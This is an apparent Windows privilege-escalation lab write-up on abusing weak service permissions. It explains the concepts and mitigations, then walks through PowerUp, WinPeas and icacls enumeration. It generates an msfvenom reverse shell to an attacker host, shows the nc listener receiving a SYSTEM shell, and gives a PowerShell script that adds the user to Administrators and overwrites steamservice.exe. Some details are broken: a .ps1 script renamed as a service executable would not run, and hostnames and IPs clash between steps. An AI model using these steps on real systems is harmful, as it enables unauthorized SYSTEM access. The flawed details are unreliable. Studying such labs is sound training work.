

LPE Lab 01 [**Privilege Escalation with Insecure Windows Service Permissions**]

Table of Contents

Setup requirements

- **Insecure Permissions on Service Executable**
 - Service Enumeration (WinPeas, SharpUp, PowerUp)
 - Service Abuse: Reverse Shell
- **Insecure Service Permissions**
 - Service Enumeration
 - Service Abuse: Reverse Shell
 - Service Abuse: Adding User to Local Admin Group

Setup requirements

Use the Tools below to conduct our service enumeration and identify misconfigurations that we can leverage later for the privilege escalation:

- windows 10 host (Victim)
- Kali Linux host (Attacker)
- [Accesschk](#)
- [PowerUp.ps1](#)
- [WinPeas](#)
- [SharpUp](#)
- [iCACLs](#)

Windows services are an essential part of the operating system, providing various functions critical to the smooth running of a system. However, services can also be vulnerable to misconfiguration, which attackers can exploit to gain unauthorized access to a system.

There are many different ways that service misconfigurations can be exploited. Some common methods include:

- Insecure Permissions on Service Executable
- Insecure Service Permissions

we will discuss how Windows services can be misconfigured and provide ways to mitigate these risks.

Insecure Permissions on Service Executable

In simple terms, **insecure permissions on a service executable** means that a file, which is essential for running a service on a computer, has permissions that allow unauthorized users or attackers to change or replace it. This is a security vulnerability because if the attacker can change this file, they can control the service that is running, especially if the service has high-level privileges (like **SYSTEM** permissions).

Let's break this down further:

What is a Service Executable?

A **service executable** is a program or file that runs as a service in an operating system (like Windows or Linux). Services are background tasks that perform important functions without direct user interaction. For example:

- A **web server** that hosts a website.
- A **database service** that stores and manages data.
- An **antivirus service** that scans for malware.

These services are often set up to run with **elevated privileges**, meaning they have access to perform important tasks on the system (such as accessing sensitive data or making system-wide changes).

What are Insecure Permissions?

Permissions refer to who can access a file and what actions they can perform on it. For example:

- **Read:** Can view the contents of the file.
- **Write:** Can modify or change the file.
- **Execute:** Can run the file as a program.

When a service executable has **insecure permissions**, it means that the system allows unauthorized users or attackers to:

- **Modify** the file.
- **Replace** it with their own version of the file.

Why Is This Dangerous?

If an attacker can replace a service executable with their own malicious code (like a virus or malware), they can make the system run their harmful code whenever the service starts. This is particularly dangerous if the service runs with **elevated privileges**, like **SYSTEM** or **Administrator** level access, because:

- The attacker can **take control** of the system.
- They can **access sensitive data** or perform actions like installing more malware.
- The attack can be **hidden** because the service is running in the background.

For example, imagine a service that scans for viruses. If the attacker replaces the executable with their own malicious code, they could disable the antivirus scan, open backdoors to the system, or steal data.

How Does It Happen?

This vulnerability happens when:

- The permissions on a service executable file are set too **loosely** (e.g., allowing anyone to modify or execute it).
- An attacker with lower-level access can then exploit this and replace or modify the file.

For example, if the service executable file has permissions that allow **everyone** to write to it, an attacker can easily overwrite it.

How to Prevent It?

To protect against this vulnerability:

1. **Set proper file permissions** on executable files, so only trusted users or system administrators can modify them.
2. **Monitor** services to ensure they haven't been tampered with.
3. **Use file integrity monitoring** tools to detect unauthorized changes.
4. **Limit the privileges** that services run with—services should not run with **elevated privileges** unless absolutely necessary.

By ensuring that executable files have the correct permissions and that only trusted users can modify them, you can prevent attackers from taking advantage of this security hole.

Identifying Vulnerable Services and Misconfigurations

When identifying vulnerable services on a system, particularly those with insecure permissions that could allow privilege escalation (privilege escalation or **privesc**), various tools can be used to automate the process. These tools help to quickly scan for potential vulnerabilities in services and their configurations. Popular tools for this task include **WinPeas**, **SharpUp**, and **PowerUp.ps1**. Here's an improved explanation of each of these tools and how they can help identify vulnerable services.

WinPeas

WinPeas is a powerful and widely used Windows privilege escalation auditing tool that performs multiple checks for common vulnerabilities in a Windows system. To detect weak or misconfigured services, WinPeas includes a section called Services Information. This section allows the user to examine the service configurations, particularly looking for services that have overly permissive access settings.

- **How it Works:** When running WinPeas, it scans through the system and checks for services that have insecure permissions specifically, those that allow unauthorized users to write to the service executable or modify service configuration files.
- **Example:** Consider the case where a service is set up by Splinterware Software Solutions, with the path C:\PROGRA~2\SYSTEM~1\WService.exe. If the permissions on this path are misconfigured to allow Everyone to write and create files in that directory, then anyone with sufficient access could potentially replace or modify the service executable.

This allows attackers to execute their own malicious code with the privileges the service runs with.

Actionable Step: By scanning the services information in WinPeas, you can identify such misconfigurations where the service directory or executable path has weak permissions, especially when set to allow unauthorized users or groups like Everyone to modify or execute it.

SharpUp

SharpUp is another tool specifically designed for Windows privilege escalation. It scans for a wide variety of vulnerabilities in Windows services, as well as weaknesses that are commonly exploited in privesc attacks. It's free, open-source, and provides an in-depth report of vulnerable services and misconfigurations.

- **How it Works:** SharpUp performs a thorough audit of Windows services to find misconfigurations, such as weak file permissions, which can be exploited to elevate privileges. The tool can scan for services that:
 - Allow modification or replacement of executable files.
 - Have insecure file permissions on the executable or its configuration.
 - Run with elevated privileges that could be abused if a service is compromised.
- **Example:** For instance, SharpUp might detect that the WindowsScheduler service is vulnerable due to a misconfiguration that allows attackers to modify the service's executable or configuration. The tool will flag this service as being susceptible to modification, providing you with a clear indication of where to focus your attention for remediation.

Actionable Step: Running SharpUp's audit command will give you a complete list of services that have security weaknesses related to elevated permissions or insecure file paths, allowing you to quickly identify targets for further inspection or exploitation.

PowerUp.ps1

PowerUp.ps1 is a PowerShell-based tool designed to automate the discovery of Windows privilege escalation vulnerabilities. It specifically targets service misconfigurations, including weak permissions and improper service configurations that could lead to privilege escalation.

- **How it Works:** PowerUp.ps1 is used by uploading the PowerShell script to the target machine and importing it using the Import-Module command. Once the module is loaded, you can run the Invoke-AllChecks command, which performs a comprehensive audit of the system for various security weaknesses, including misconfigured services.
- **Example:** The PowerUp script will scan for services with improper permissions (such as those that can be modified by non-administrators), check for misconfigured service paths, and flag vulnerable services where the executable can be modified or replaced by unauthorized users.

Actionable Step: You can use PowerUp.ps1 to perform an all-encompassing check of the target machine. It will run various tests and return a list of potential vulnerabilities, including services that have writable or executable paths accessible to unauthorized users.

Instructions

Check Current User Privileges

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\NonAdmin-TestUser> whoami
desktop-j68ldpf\NonAdmin-TestUser
PS C:\Users\NonAdmin-TestUser> get-localgroupmember -Name Administrators

ObjectClass Name PrincipalSource
-----
User DESKTOP-J68LDPF\Administrator Local
User DESKTOP-J68LDPF\Test-User01 Local

PS C:\Users\NonAdmin-TestUser> net users

User accounts for \DESKTOP-J68LDPF

Administrator DefaultAccount Guest
NonAdmin-TestUser Test-User01 vMobilityAccount
The command completed successfully.

PS C:\Users\NonAdmin-TestUser>
```

Our target is to get current privileges to a higher level So lets starts as Following.

Checks for service file permissions with the **Get-ModifiableServiceFile** command, which is less noisy.

```
PS C:\Users\NonAdmin-TestUser\Desktop\Tools> Import-Module .\PowerUp.ps1
PS C:\Users\NonAdmin-TestUser\Desktop\Tools> Get-ModifiableServiceFile

ServiceName : edgeupdate
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdate'
CanRestart : False
Name : edgeupdate

ServiceName : edgeupdate
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdate'
CanRestart : False
Name : edgeupdate

ServiceName : edgeupdatem
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart : False
Name : edgeupdatem

ServiceName : edgeupdatem
Path : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart : False
Name : edgeupdatem

PS C:\Users\NonAdmin-TestUser\Desktop\Tools>
```

After identifying the vulnerable service executable, we can check it with **icacls** to verify the information.

```
Windows PowerShell
PS C:\Users\NonAdmin-TestUser\Desktop\Tools> icacls "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe"
C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe Everyone:(C)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(C)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\NonAdmin-TestUser\Desktop\Tools>
```

Next, we can use the `sc` command to check which account the service is currently running under. The output shows that it is running under the account name “*LocalSystem*”. Therefore, when we run our payload, we will switch the user from “*NonAdmin-TestUser*” to “*LocalSystem*”.

```
PS C:\Users\NonAdmin-TestUser\Desktop\Tools> sc.exe qc edgeupdate
[SC] query_service_config SUCCESS

SERVICE_NAME: edgeupdate
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 2    AUTO_START (DELAYED)
        ERROR_CONTROL         : 1    NORMAL
        BINARY_PATH_NAME      : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
        LOAD_ORDER_GROUP      : 0
        TAG                   : 0
        DISPLAY_NAME          : Microsoft Edge Update Service (edgeupdate)
        DEPENDENCIES          : RPCSS
        SERVICE_START_NAME    : LocalSystem
PS C:\Users\NonAdmin-TestUser\Desktop\Tools>
```


As above the service auto start so what we have do now is replace the original with a malware and restarts the host.

On kali Machine lets create the malware now:

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=X.X.X.X LPORT=X -f exe > reverse-shell.exe`


```
kali@kali: ~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.8.198 LPORT=7777 -f exe > /home/kali/mal/malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 668 bytes
Final size of exe file: 7168 bytes
```

Copy the above exe to the windows pc and replace it with the service



And on the kali vm listen on the port you used as below

Nc -lnvp [port number]



```
kali@kali:~/mal
File Actions Edit View Help
kali@kali:~/mal
$ nc -lnvp 7777
listening on [any] 7777 ...
connect to [192.168.0.196] from (UNKNOWN) [192.168.0.196] 49677
Microsoft Windows [version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>list
list
'list' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>dr
dr
'dr' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>dir
dir
Volume in drive C: has no label.
Volume Serial Number is 8454-8529

Directory of C:\Windows\system32

09/23/2025  08:05 PM      <DIR>      .
09/23/2025  08:05 PM      <DIR>      ..
03/19/2019  11:19 AM      <DIR>      B4B9
03/19/2019  10:14 AM             3,176 @AdvancedKeySettingsNotification.png
03/19/2019  10:14 AM             222 @AppHelpToast.png
03/19/2019  10:14 AM             380 @AudioToastIcon.png
03/19/2019  10:14 AM             450 @BackgroundAccessToastIcon.png
03/19/2019  10:14 AM             199 @BitLockerToastImage.png
03/19/2019  10:14 AM             14,791 @DspToastImage.png
03/19/2019  10:14 AM             330 @EnrollmentToastIcon.png
03/19/2019  10:14 AM             563 @LanguageNotificationIcon.png
03/19/2019  10:15 AM             483 @OptionalFeatures.png
03/19/2019  10:15 AM             484 @PnpToastIcon.png
03/19/2019  10:15 AM             193,443 @Windows-hello-Vs.1.gif

03/19/2019  10:14 AM             579 X-80-contrast-white.png
03/19/2019  10:14 AM             627 X-80.png
03/19/2019  11:52 AM      <DIR>      zh-CN
03/19/2020  02:59 AM      <DIR>      zh-TW
03/19/2019  10:14 AM             79,360 zipcontainer.dll
03/19/2019  10:14 AM             291,840 zipfldr.dll
03/19/2019  10:14 AM             39,720 ztrace.mss.dll
03/19/2019  10:14 AM      4344 File(s)  1,943,371,028 bytes
03/19/2019  10:14 AM      126 Dir(s)  14,647,635,968 bytes free

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
DESKTOP-JG8LDFT

C:\Windows\system32>
```

As above we got access on the the windows host with privilege user access and now from here we can explor more the method here we used was **Insecure Permissions on Service Executable**

Insecure Service Permissions

When we talk about **insecure service permissions**, we are referring to situations where the entire service configuration, not just the executable path, has permissions that are overly permissive or misconfigured. This vulnerability goes beyond just being able to modify the executable; it can allow an attacker to **control the service's behavior** completely, including substituting the service's executable with one that the attacker controls. This is a significant security issue, especially when the affected service runs with **high-level privileges** like **SYSTEM** or **Administrator** privileges.

Let's break this down and explore it in more detail.

What Does "Insecure Service Permissions" Mean?

Every service in an operating system (like Windows or Linux) has certain **permissions** associated with it. These permissions control who can **modify**, **read**, **write**, and **execute** the service executable and the configuration associated with the service.

In a typical secure system, only trusted users or administrators should have the ability to change service configurations or replace service executables. However, when these permissions are not configured correctly, an attacker with lower privileges can **manipulate** or **replace** the service executable with one that is malicious. This happens when:

- The permissions on the **service configuration file** or the **service executable path** are set too **loosely**.
- The attacker has write access to the directory or file where the service's executable resides.

In these cases, an attacker doesn't need to be an administrator to exploit the vulnerability—**just having write access** to the service or executable is enough to perform malicious actions.

The Risks of Insecure Service Permissions

When an attacker can change or replace the service executable, they can potentially execute **malicious code** with the **privileges** that the service runs with. This is especially dangerous if the service is running under **elevated privileges** such as the **SYSTEM** account (in Windows) or **root** (in Linux). Here's why:

1. **Gaining Elevated Privileges:**
Services that run with elevated privileges (such as **SYSTEM** on Windows) can access and modify critical parts of the system. If an attacker can replace a service executable with their own code, they essentially have the power to execute commands with the same privileges as the **SYSTEM** account, which is the highest level of privilege on a Windows machine.
2. **Service Hijacking:**
If an attacker can modify the service executable or configuration, they can:
 - **Hijack the service**, replacing the legitimate service with one that executes malicious code.

- **Execute arbitrary code** every time the service starts, thus allowing the attacker to maintain persistent access to the system.
- **Avoid detection:** Since the attack occurs within the context of a legitimate service, it is much harder to detect by security software or system administrators. The attacker could, for example, replace a security-related service with one that does not perform its intended duties (e.g., a fake antivirus service).

3. **Exploitability:**

If the attacker has **write access** to the executable or service configuration, they can manipulate the service's executable to point to their own malicious file. When the service starts, it runs the attacker's file, giving them control over the machine.

How Insecure Service Permissions Can Happen

This vulnerability can occur in several ways:

- **Improper file permissions:** The service executable or its configuration file may be set with permissions that allow **non-administrative users** (or even everyone) to write or execute the file.
- **Unrestricted access to the service's configuration:** A service might be configured in such a way that its configuration file is easily modifiable by users who should not have access to it. This could allow them to modify the service parameters, including which executable the service runs.
- **Service misconfiguration:** Sometimes, a service might be incorrectly configured to run from a location that is writable by standard users (for example, a shared directory or temporary folder). This gives attackers an opportunity to replace the service executable with their own.

Example Scenario of Insecure Service Permissions

Imagine a scenario where a service called "**BackupService**" is configured to back up critical system files regularly. This service runs with **SYSTEM privileges** to access sensitive files and directories.

If the permissions on the **BackupService.exe** are misconfigured and allow non-administrative users to write to it, an attacker could:

- **Replace the legitimate BackupService.exe** with their own malicious executable (let's say, a reverse shell program).
- When the system starts the **BackupService**, it runs the attacker's executable instead of the legitimate backup process.
- The attacker's reverse shell gives them remote access to the system with **SYSTEM-level privileges**.
- This attack can go unnoticed because it is running within the context of a legitimate service.

How Can Attackers Exploit Insecure Service Permissions?

If an attacker can gain write access to a vulnerable service's executable path or service configuration, they can:

1. **Replace the service executable:** They can replace the service's legitimate executable with a malicious one (e.g., a reverse shell or a keylogger).
2. **Point the service to their own executable:** If the service is configured to start a specific executable, an attacker can modify the configuration to point to an executable under their control.
3. **Trigger service restart:** Attackers can force the service to restart (or wait for a system reboot), at which point the malicious executable will be executed with elevated privileges.

Detecting and Preventing Insecure Service Permissions

To prevent this kind of attack:

1. **Use proper file permissions:** Make sure that service executables and their configuration files have restricted permissions. Only trusted administrators should have write access.
2. **Monitor service configurations:** Regularly audit service configurations to ensure that no unauthorized users have the ability to modify service parameters or replace the executable.
3. **Implement file integrity monitoring:** Tools that monitor file integrity (e.g., **Tripwire**, **AIDE**) can alert administrators if any executable or configuration file is modified unexpectedly.
4. **Limit user privileges:** Ensure that non-administrative users do not have unnecessary write access to sensitive areas of the system, especially service directories.
5. **Run services with the least privileges:** Only run services with the privileges they need. If a service does not require elevated privileges, it should run under a restricted user account.

Instructions

As we proceed to the next section, we will continue using the same tools as before to identify the vulnerable services.

In the WinPeas output shows, we can see that we have full permission over the Steam (ALL Access)

```
PS C:\Users\NonAdmin-TestUser\Downloads> .\winPEASx64.exe >> output.txt
PS C:\Users\NonAdmin-TestUser\Downloads> _
```

Steam Access on Allow All

```
ssh-agent(OpenSSH Authentication Agent)[[0m][1;32mC:\Windows\System32\OpenSSH\ssh-agent.exe[[0m] - Disabled - Stopped
[[1;37mAgent to hold private keys used for public key authentication.
[[1;90m -----[[0m

Steam Client Service(Valve Corporation - Steam Client Service)[[0m][1;31mC:\Program Files (x86)\Common Files\Steam\steamservice.exe" /RunAsService[[0m] - Manual - Stopped
[[0m][1;31mFile Permissions: Everyone [Allow: AllAccess][0m
[[1;37mSteam Client Service monitors and updates Steam content
[[1;90m -----[[0m

VGAuthService(VHware, Inc. - Vhware Alias Manager and Ticket Service)[[0m][1;32mC:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"[[0m] - Auto - Running
[[1;37mAlias Manager and Ticket Service
[[1;90m -----[[0m
```

Use sc qc to Query Service Configuration:

The attacker can use the `sc qc` command to check the configuration of the **Steam Client Service**. This command will show the **path** to the executable, the startup type (auto/manual), and other useful information:

```
Windows PowerShell
PS C:\Users\NonAdmin-TestUser\Downloads> .\winPEASx64.exe >> output.txt
PS C:\Users\NonAdmin-TestUser\Downloads> Get-Service | Where-Object { $_.DisplayName -like "*Steam*" }

Status Name DisplayName
-----
Stopped Steam Client Se... Steam Client Service

PS C:\Users\NonAdmin-TestUser\Downloads> sc qc "Steam Client Service"
PS C:\Users\NonAdmin-TestUser\Downloads> sc.exe qc "Steam Client Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Steam Client Service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 3    DEMAND_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : "C:\Program Files (x86)\Common Files\Steam\steamservice.exe" /RunAsService
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Steam Client Service
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

PS C:\Users\NonAdmin-TestUser\Downloads>
```


Key Information:

- **BINARY_PATH_NAME:** This shows the path to the service executable (steamservice.exe), which is critical because the attacker needs access to this file to modify it.
- **Also we know that File Permissions on the Executable**
Now that the attacker knows where the service executable (steamservice.exe) is located, and its permission

```
Windows PowerShell
PS C:\Users\NonAdmin-TestUser\Downloads> icacls "C:\Program Files (x86)\Common Files\Steam\steamservice.exe"
C:\Program Files (x86)\Common Files\Steam\steamservice.exe Everyone:(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\NonAdmin-TestUser\Downloads> _
```

Now Check the Current user Permission



```
PS C:\Users\NonAdmin-TestUser\Downloads> whoami
desktop-jg8ldft\nonadmin-testuser
PS C:\Users\NonAdmin-TestUser\Downloads> Get-LocalGroupMember -Name Administrators

objectClass Name PrincipalSource
-----
User DESKTOP-JG8LDFT\Administrator Local
User DESKTOP-JG8LDFT\Test-User01 Local

PS C:\Users\NonAdmin-TestUser\Downloads>
```

As we are now a non admin user so let's use this vulnerability to add our user to a admin user group

Exploiting the Insecure Service Permissions


Instead of a reverse shell, the attacker will replace the service executable with a script that adds the **non-admin user** to the **Administrator** group.

Prepare the Exploit Script

We'll use a PowerShell script to add the current user to the **Administrators** group.

Create the PowerShell Script:

- Open **Notepad** and create a simple PowerShell script that adds the current user to the **Administrators** group:



```
File Edit Format View Help
# PowerShell script to add current user to Administrators group
$currentUser = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name
Add-LocalGroupMember -Group "Administrators" -Member $currentUser
```

Save the Script:

- Save the script as **AddToAdminGroup.ps1**.

Replace the Steam Executable

1. Upload the Malicious Script:

- Upload **AddToAdminGroup.ps1** to the victim machine. You can place it in the **Steam folder** ("C:\Program Files (x86)\Common Files\Steam\").

2. Replace the Executable:

- Use PowerShell to replace the **Steam service executable** (steamservice.exe) with the **malicious PowerShell script**:



```
PS C:\Users\NonAdmin-TestUser\Documents> copy-item -Path ".\addtoadmin.ps1" -Destination "C:\Program Files (x86)\Common Files\Steam\steamservice.exe" -Force
PS C:\Users\NonAdmin-TestUser\Documents>
```

- Move the Original exe to a new location

